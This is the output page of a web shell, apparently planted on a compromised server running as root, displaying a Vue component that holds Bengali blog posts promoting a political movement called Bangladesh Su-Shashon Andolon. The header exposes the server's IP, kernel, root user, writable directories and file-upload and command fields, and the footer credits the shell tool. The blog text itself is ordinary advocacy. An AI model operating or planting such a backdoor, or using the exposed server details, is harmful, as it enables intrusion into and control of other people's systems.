403Webshell
Server IP : 159.203.156.69  /  Your IP : 216.73.216.37
Web Server : nginx/1.24.0
System : Linux main-ubuntu 6.8.0-71-generic #71-Ubuntu SMP PREEMPT_DYNAMIC Tue Jul 22 16:52:38 UTC 2025 x86_64
User : root ( 0)
PHP Version : 8.3.6
Disable Function : NONE
MySQL : OFF  |  cURL : ON  |  WGET : ON  |  Perl : ON  |  Python : OFF  |  Sudo : ON  |  Pkexec : OFF
Directory :  /var/www/php/sushashon/resources/js/Pages/

Upload File :
current_dir [ Writeable ] document_root [ Writeable ]Command :


[ Back ]

Current File : /var/www/php/sushashon/resources/js/Pages//Blog.vue
<script setup lang="ts">

import {Head} from "@inertiajs/vue3";import MainLayout from "@/Layouts/MainLayout.vue";
</script>

<template>
    <Head title="ব্লগ"/>
    <MainLayout>
        <div class="w-full flex justify-center flex-col gap-5 my-8 pb-16">
            <div class="bg-white dark:bg-gray-800 rounded-lg px-6 py-8 ring shadow-xl ring-gray-900/5">
                <div class="text-gray-900 dark:text-white flex items-center">
                    <div class="">২৮-জুলাই, ২০২৫
                    </div>
                </div>
                <h3 class="text-gray-900 dark:text-white mt-5 text-base font-medium tracking-tight ">বাংলাদেশ সু-শাসন
                    আন্দোলন ও কিছু কথা!
                </h3>
                <p class="text-gray-500 dark:text-gray-400 mt-2 text-lg w-full">
                    তথ্য প্রযুক্তির যুগান্তকারী উৎকর্ষতাকে কাজে লাগিয়ে এবং বর্তমান প্রজন্মের চাহিদার প্রেক্ষিতে ভার্চ্যুয়াল
                    জগত নির্ভর এই প্রথম একটি রাজনৈতিক দলের অভ্যুদ্যোয় হলো বাংলার মাটিতে " বাংলাদেশ সু-শাসন আন্দোলন "! এটি
                    সত্যিই বাঙ্গালীহিসাবে আমাদের জন্য অত্যন্ত মর্যদার ও সন্তুষ্টির বিষয়! সারা বিশ্ব যখন খুন সন্ত্রাস ছিনতাই
                    আর চাঁদাবাজিতে নিমজ্জিত আমাদের এই দেশকে জঙ্গি রাস্ট্র হিসাবে ট্যাগ দিতে চাইছে, ছিন্ন-ভিন্ন করতে চাইছে
                    এদের অখন্ডতাকে, সঠিক নেতৃত্বেরঅভাবে দেশের মানুষ যখন এক অন্ধকার গন্তব্যের দিকে দ্রুত গতিতে ধাবিত হচ্ছে
                    ঠিক তখনি " আধুনিক ও প্রযুক্তি নির্ভর ভিন্ন ধারার এই রাজনৈতিক দলটি তখন জাতিকে একটি আশার আলো দেখাচ্ছে,সম্ভাবনাময় এক ভবিষ্যতের কথাই বলছে। বাংলাদেশ সু-শাসন আন্দোলন নামক পলিটিক্যাল প্লাটফর্মের এই মডেলটি
                    বিশ্বের যে কোন দেশের জন্যই শান্তিও শৃঙ্খলা নিশ্চিত করতে সক্ষম! তাইতো বিশ্বের অনেক দেশই এই নতুন ধারনা বা
                    কনসেপ্ট টি জানতে যথেষ্ট আগ্রহী। এ দলটি সম্পর্কে দেশ ও বিদেশে মানুষের যথেষ্ট কৌতুহল সৃস্টি হয়েছে। কাজেই
                    এর কার্যক্রম সম্পর্কে দু-চারটি কথা না লিখলেই নয়।
                    বাংলাদেশ সু-শাসন আন্দোলন এর কার্যক্রম সম্পূর্ণভাবেই পরিচালিত হবে ভার্চ্যুয়াল জগতে পরিচালিত হচ্ছে। তবে
                    প্রযুক্তি নির্ভর হাইটেক এই দলটির পরিচালনার জন্য বিভিন্ন প্রোগ্রামিং তৈরির পরিকল্পনা ও কাজ চলমান রয়েছে!
                    আমাদের সংগঠনটির ব্যাপ্তি বা বিস্তৃতি বিশ্বময়! আমরা আশাবাদী আগামী একদশকে ভার্চুয়াল ও পার্থিব জগতে এটিই
                    হবে বিশ্বেরসবচেয়ে বড় রাজনৈতিক ও সামাজিক সংগঠন। আমাদের সদস্য সংখ্যা হবে শত কোটির অধিক ইনশাআল্লাহ।
                    এ সংগঠনটিতে যথাযথ মর্যদার সাথে সকল লিঙ্গের মানুষের সমান অধিকার ও অংশীদারত্ব নিশ্চিত করা হয়েছে।
                    ধর্মান্ধ্যতা বা ধর্মিয় উগ্রবাদিতা, জাত, ধর্ম, বর্নে বিভাজনের এখানে কোন সুযোগ নাই! দলটিতে আমরা সবাই
                    সম্মানিত কর্মি তবে শ্রম, ত্যাগ ও যোগ্যতার ভিত্তিতে কাউকে কাউকে নির্দিস্ট সময়ের জন্য কাউন্সিল এর মাধ্যমে
                    বিশেষ দ্বায়িত্ব অর্পন করা হবে। বর্তমানে একটি এডহক কমিটি দ্বারা সংগঠনের প্রাথমিক কার্যক্রম পরিচালিত
                    হচ্ছে। তবে সামাজিক ভাবে বিতর্কিত ব্যক্তিগনকে কোন প্রকার দ্বায়িত্বশীল পদে পদায়ন করা হবে না!
                    আমাদের সংগঠনটির মুলমন্ত্রহচ্ছে "সৎ কাজে উৎসাহিত করা এবং অসৎ কাজে নিষেধ করা " এই মন্ত্রে উজ্জীবিত যে
                    কেউই আমাদের সম্মানিত সদস্যপদ গ্রহন করতে কিংবা সমর্থক হতে পারবেন। আমাদের সদস্যপদ গ্রহনে কোন প্রকার অনুদান
                    বা আর্থিক সংশ্লিষ্টতা নাই! শুধুমাত্র একটি ফর্ম পুরনের মাধ্যমে অনলাইনে অতি সহজেই সদস্য পদ গ্রহন করতে
                    পারবেন!তবে প্রতিটি ক্ষত্রেই নিজস্ব চ্যানেলে ব্যক্তিকে সামাজিকভাবে মুল্যায়ন করা হবে। সংগঠন পরিচালনায়ও
                    আমাদের বড় কোন তহবিলের একদম প্রয়োজন হবে না।
                    বাংলাদেশ সু-শাসনআন্দোলন একটি সার্বজনিন পলিটিক্যাল প্লাটফর্ম। এখানে ধর্ম-বর্ন জাত-বিজাত বিভাজনের কোন
                    স্হান নেই। আমরা পরমত সহিষ্ণু একটি সামাজিক সংগঠন! আমরা ধর্মিয় স্বাধিনতায় বিশ্বাসী, তবে নিজ নিজ ধর্ম পালনে
                    সময় অন্যের ধর্মিয় বা সামাজিক অনুভুতির প্রতি আমরা সর্বদা শ্রদ্ধাশীল থাকতে বাধ্য।
                    ক্ষমতার আসনে অধিস্ঠিত হওয়া আমাদের মুল লক্ষ্য নয়, আমাদের মুল লক্ষ্য হচ্ছে সরকারের দূর্বলতাগুলোকে তুলে ধরে
                    সঠিক পথে পরিচালনায় সহায়তা করা অর্থাৎ একটি প্রেসার গ্রুপ হিসাবে সরকারকে সঠিক কাজে বাধ্য করা। আমাদের
                    উদ্দেশ্যহলো সমাজে ন্যায়বিচার প্রতিস্ঠার মাধ্যমে সুশাসন নিশ্চিত করা, সর্ব ক্ষেত্রে শৃঙ্খলা ফিরিয়ে এনে
                    মানুষের নিরাপত্তা নিশ্চিতের মাধ্যমে দেশে শান্তি প্রতিষ্ঠা করা।
                    আমরা কেনো গতানুগতিক ধারার রাজনীতি থেকে ব্যতিক্রম? কারন তথ্য প্রযুক্তির উৎকর্ষতার এই যুগে time is money।
                    মানুষ প্রযুক্তিকে কাজে লাগিয়ে আর্থ-সামাজিক উন্নয়ন করতে চায়! প্রযুক্তির উৎকর্ষতার এই যুগে রাস্তা দখল করে,
                    যান চলাচল ব্যহত করে, জনগনকে জিম্মি করে মিটিং মিছিল এখন আর মেনে নিতে আগ্রহী নয়। সরকারের বিরুদ্ধে
                    প্রতিবাদের ভাষা সাধারন মানুষের জান-মালের ধ্বংসের মধ্যে দিয়ে হতে পারে না, এটা কোন সভ্য সমাজে মেনে নেওয়া
                    যায় না! সাধারণ মানুষের জীবনকে জিম্মি করে বা তাদের রক্তের উপর দিয়ে হেটে ক্ষমতার মসনদে বসে আবার
                    ফ্যাঁসিবাদী কায়দায় আবারতাদেরকে অত্যাচার করা কেউই মেনে নিচ্ছে না! তাইতো রাজনীতিবীদদের প্রতি সাধারণ
                    মানুষের আজ আর কোন আস্হা নেই, জন্মেছে ঘৃনা! রাজনীতি এখন সন্ত্রাসীদের হাতে জিম্মি হয়ে যাওয়া একটি অসাধু
                    পেশা মাত্র।
                    রাজনীতিতে এই বর্তমান বাস্তবতায় এখানে আর কোন সভ্য মানুষের দেখা পাওয়া যায় না। বা তাদের অস্তিত্ব আজ
                    সংকটাপন্ন। বাংলাদেশ সু-শাসন আন্দোলন এর কার্যক্রম যেহেতু ভার্চ্যুয়াল জগত নির্ভর, তাই আপনারা আমাদের কোন
                    কর্মিকে পাবেন না রাস্তা ব্লক করে মিটিং মিছিলের নামে জনভোগান্তি সৃস্টি করতে, না পাবেন ইট-পাটকেল, ককটেল বা
                    পেট্রোল বোমা ছুড়ে কোন ব্যক্তি বা সরকারি সম্পদ ধ্বংস করতে। তবে আমরা সর্বদা আছি প্রতিটি মানুষের সাথে ২৪/৭
                    ও ৩৬০ দিনেই। যেখানেই অনিয়ম, দূর্নীতি, দখল, ছিনতাই, চাঁদাবাজি সেখানেই আমরা, আমাদের ভার্চ্যুয়াল চোঁখ ফাঁকি
                    দিতে পারবেনা কোন দূড়নীতিবাজ, না কোন দূস্কৃতিকারী। তাকে আইনের হাতে তুলে না দেওয়া পর্যন্ত সে আমাদের চেস্টা
                    অব্যহত থাকবে।
                    আমদের চেস্টা হবে পলিটিক্স কে রাজার হাত থেকে ছিনিয়ে নিয়ে জনগনের হাতেপৌছে দেওয়া। পলিটিক্স অর্থ যে রাজনীতি
                    নয়, জনগনের অধিকার তা আমরা নিশ্চিত করতে চাই। ব্রিটিশ যাজক উইলিয়াম কেরির অভিধানের সংশোধন করতে চাই, বলতে
                    চাই পলিটিক্স মানে জনগনেরঅধিকার বা সেই নীতি যা জনগনের জন্য। রাজার সাথে এই নীতির কোন সম্পর্ক নাই। কাজেই
                    এই রাজা-প্রজার সম্পর্কের আমরা ইতি টানতে চাই।
                    আমরা আমাদের কাজটিকে সৎ কাজের অংশ হিসাবে মানব কল্যানে কাজে লাগাতে চাই। প্রতিটি সদস্য তার নিজ নিজ পেশাগত
                    অবস্হানে থেকে দলের জন্য কাজ করে যাবেন। এমন কি রাস্ট্রিয় ক্ষমতায় গেলেও কোন কর্মি যেন তার নিজ পেশা ছেড়ে
                    পলিটিক্সকেই পেশা হিসাবে গ্রহন করে দূর্নীতিতে নিমজ্জিত না হন।
                    প্রিয় ভাই ও বোনেরা, আমরা এক দল দেশ প্রেমিক কর্মি যারা বিভিন্ন পেশায় নিয়োজিত থেকেই বিএসএ এর জন্য কাজ করে
                    যাচ্ছি। আমরা এদেশটাকে ভালোবাসি এবং এদেশের জন্য জীবনটাকে উৎসর্গ করতেও সদা সর্বদা আমরা প্রস্তুত
                    ইনশাআল্লাহ। আমরা মুক্তিযুদ্ধের চেতনায় বিশ্বাসী একটি দল। মুক্তিযোদ্ধারা জাতীয় বীর, তারা জতীয়সম্পদ।
                    দুঃজনক হলেও গতানুগতিক ধারার রাজনীতি আজ তাদেরকে বিভক্ত করছে। তথাপিও আমরা মনে করি সকল মুক্তিযোদ্ধাগন
                    আমাদের জাতীয় সম্পদ এবং তাদেরকে আমরা জাতীয় বীরের সম্মানে সন্মানিত করতে চাই। মুক্তিযুদ্ধের মহানায়ক
                    বঙ্গবন্ধু শেখ মুজিবুর রহমান,সেনাপতি জেনারেল এম এ জি ওসমানী, স্বাধীনতার ঘোষনাপত্রের পাঠক শহীদ
                    প্রেসিডেন্ট মেজর জেনারেল জিয়াউর রহমানসহ সকল সেক্টর কমান্ডারগন এবং আমাদের বীর মুক্তিযোদ্ধাগন জাতীয় বীর ও
                    এ দেশের অমুল্য সম্পদ। এদের অবমাননা মুলত স্বাধীনতাকেই অস্বীকার বা অবমাননা করার সামিল। মুক্তিযুদ্ধের
                    ইতিহাস বিকৃতি ও মুক্তিযোদ্ধাদের অবমাননা আমরা মেনে নিবো না! আমরা বিশ্বাস করি স্বাধীনতার ইতিহাস আজ
                    সার্বজনিন সত্য, এটা নিয়ে জাতিকে বিভাজিত করে হানাহানি মোটেও কাম্য নয়।
                    প্রিয় ভাই ও বোনেরা দেশের এই ক্রান্তিলগ্নে আমরা বাংলাদেশ সু-শাসন আন্দোলন এর পক্ষ হতে আপনাদেরসর্বাত্মক
                    সহযোগিতা কামনা করছি। গতানুগতিক ধারার হানাহানির রাজনীতি পরিহার করে একটি আধুনিক ও প্রযুক্তি নির্ভর একুশ
                    শতাব্দীর যুগোপযোগী রাজনৈতিক ধারায় অংশ নিতে আপনাদের প্রতি উদাত্ত আহব্বান জানাচ্ছি। মহান রব আমাদের সহায়
                    হোন।
                </p>
            </div>
            <div class="bg-white dark:bg-gray-800 rounded-lg px-6 py-8 ring shadow-xl ring-gray-900/5">
                <div class="text-gray-900 dark:text-white flex items-center">
                    <div class="">
                        ১৭-অক্টাবর,২০২৫
                    </div>
                </div>
                <h3 class="text-gray-900 dark:text-white mt-5 text-base font-medium tracking-tight ">বাংলাদেশ এর বর্তমান রাজনীতি ও কিছু কথা!
                </h3>
                <p class="text-gray-500 dark:text-gray-400 mt-2 text-lg w-full">
                    গতানুগতিক রাজনীতি যে প্রতারণামূলক তা দলগুলোর মাঝে বিদ্যমান রসায়ন থেকেই বুঝা যায়! দলগুলোর নেতারা পরস্পর পরমাত্মীয়! যদিও তারা একে অন্যের ফাঁসি চায় কিন্তু আবার একই প্লেটে খাবার খায়! অত্যন্তপরিতাপের বিষয় এই যে এদেশে এক আলেম অন্য আলেমকে যে বিশেষণে সমালোচনা করে , তাতে করে বিশেষায়িত এই আলেমদের বাদ দিলে দেশে কোনও আলেম খুঁজে পাওয়া যাবে না! জাতি হিসাবে অনেক আত্মঘাতী ও ধ্বংসাত্মক কাজ আমরা করেছি যা সহজেই বিদেশী ষড়যন্ত্র বলে চালানো হয়েছে! এমন হাজারো আত্মঘাতী ঘটনায় শেষে উদোর পিণ্ডি বুদোর ঘাড়ে চাপিয়ে পার পেয়েছে অপরাধী! রাজনীতির দুর্বৃত্তায়নে দেশে আজ গণতন্ত্রের কবর রচিত হয়েছে! গতানুগতিক রাজনীতির এই অশুভ শক্তিকে মোকাবিলা করার এখনই সময় ! স্বাধীনতার পর হতে অদ্যাবধি এদেশের গণতান্ত্রিক ও অর্থনৈতিক উন্নয়নের পথে বড় বাধা এই বর্গীরা ! এদের নিয়ন্ত্রণ করাই আমাদের জাতীয় জীবনেরসবচেয়ে পবিত্র ও গুরুত্বপূর্ণ দায়িত্ব!
 আসুন রাজনীতিকে সেবা হিসাবে সভ্য মানুষের হাতে তুলে দেই!
                    <br>
                    <strong>উপসংহার:</strong> রাজনীতির এই অচলায়তন ভাঙতে হলে আমাদের মানসিকতার পরিবর্তন জরুরি। প্রযুক্তি ও নৈতিকতার সমন্বয়ে গড়ে তুলতে হবে নতুন ধারার নেতৃত্ব। বাংলাদেশ সু-শাসন আন্দোলন সেই পরিবর্তনের অগ্রদূত হতেচায়। আসুন, সকলে মিলে একটি ন্যায়ভিত্তিক, আধুনিক ও মানবিক সমাজ গঠনে এগিয়ে আসি।

                </p>
            </div>

            <div class="bg-white dark:bg-gray-800 rounded-lg px-6 py-8 ring shadow-xl ring-gray-900/5">
                <divclass="text-gray-900 dark:text-white flex items-center">
                    <div class="">
                        ২০-অক্টাবর, ২০২৫
                    </div>
                </div>
                <h3 class="text-gray-900 dark:text-white mt-5 text-base font-medium tracking-tight ">বাংলাদেশ সু-শাসন
                    আন্দোলন যোগ দিন
                </h3>
                <p class="text-gray-500 dark:text-gray-400 mt-2 text-lg w-full">
                    অভ্যুত্থান পরবর্তী সাধারণ মানুষের  প্রত্যাশা ছিলো খুবই সামান্য,তারা চেয়েছিলো  বাক স্বাধীনতা, আইনের শাসন, দুর্নীতিমুক্ত সমাজ কিন্ত যা পেলো : কন্ঠ হলো রুদ্ধ , শ্লীলতা হারাচ্ছে রমণী, নিরাপত্তাহীন জীবন, লাগামহীন দুর্নীতি, মব জাস্টিস , বেকারত্বের অভিশাপে জর্জরিত জনজীবন ,বিপর্যস্থ অর্থনীতি, দীর্ঘ হচ্ছে অপঘাতে মৃত্যুর মিছিল, গুম নয় এবার খুন হচ্ছে জনসম্মুখে, ঘোষণা দিয়েই চলছে দখলদারিত্ব , হত্যা, সন্ত্রাস ও চাঁদাবাজি! প্রতিদিন বন্ধ হচ্ছে কোন না কোন গার্মেন্টস কল-কারখানা, প্রায় এক কোটি মানুষনেমে গেছে দারিদ্র্য সীমার নিচে, নিত্যপ্রয়োজনীয় পণ্যের দামসাধারণের নাগালের বাইরে, বিদেশি বিনিয়োগ প্রায় শুন্যের কোঠায়, মুদ্রাস্ফীতি আজ অনন্য উচ্চতায়, বিদেশে অর্থ পাচার ভেঙেছে পূর্বের সকল রেকর্ড, সার্বভৌমত্ব হুমকির সম্মুখীন, স্থবির জনপ্রশাসন। বাংলাদেশ সুশাসন আন্দোলন দেশে সকল অপরাধ চিহ্নিত করে ন্যায়বিচারের প্রতিশ্রুতি দেয় ! সন্ত্রাসী, দুর্নীতিবাজ, গাদ্দার, মোনাফেক এদের কোনও ধর্ম নেই ! যদিও তারা কোন না কোন ধর্মের পরিচয় দেয় ! জন্মেই কেউ হিন্দু মুসলিম বৌদ্ধ খ্রিস্টান নয় ! কর্মের মাধ্যমেই মানুষের ধর্ম নির্ধারণ হয় ! জাত ধর্ম বর্ণ বা সাজসজ্জায় নয়, মানুষের পরিচয় তার কর্মে হয়। কাউকে জাত ধর্ম বর্ণ বা সাজসজ্জায় বিচার কোরনা ! গতানুগতিক ধারার রাজনীতি পরিহার কর ! রাজনীতি হবে ভালো মানুষের affairs . এখানে সন্ত্রাসী অসভ্য লুচ্চা ও দুর্নীতিবাজদের কোনও স্থান নাই! আমরা এমনই এক রাজনৈতিক কনসেপ্ট এরকথা বলছি  ! please join us to build your career as future  leader of the country.
                </p></div>

        </div>
    </MainLayout>
</template>

<style scoped></style>

Youez - 2016 -github.com/yon3zu
LinuXploit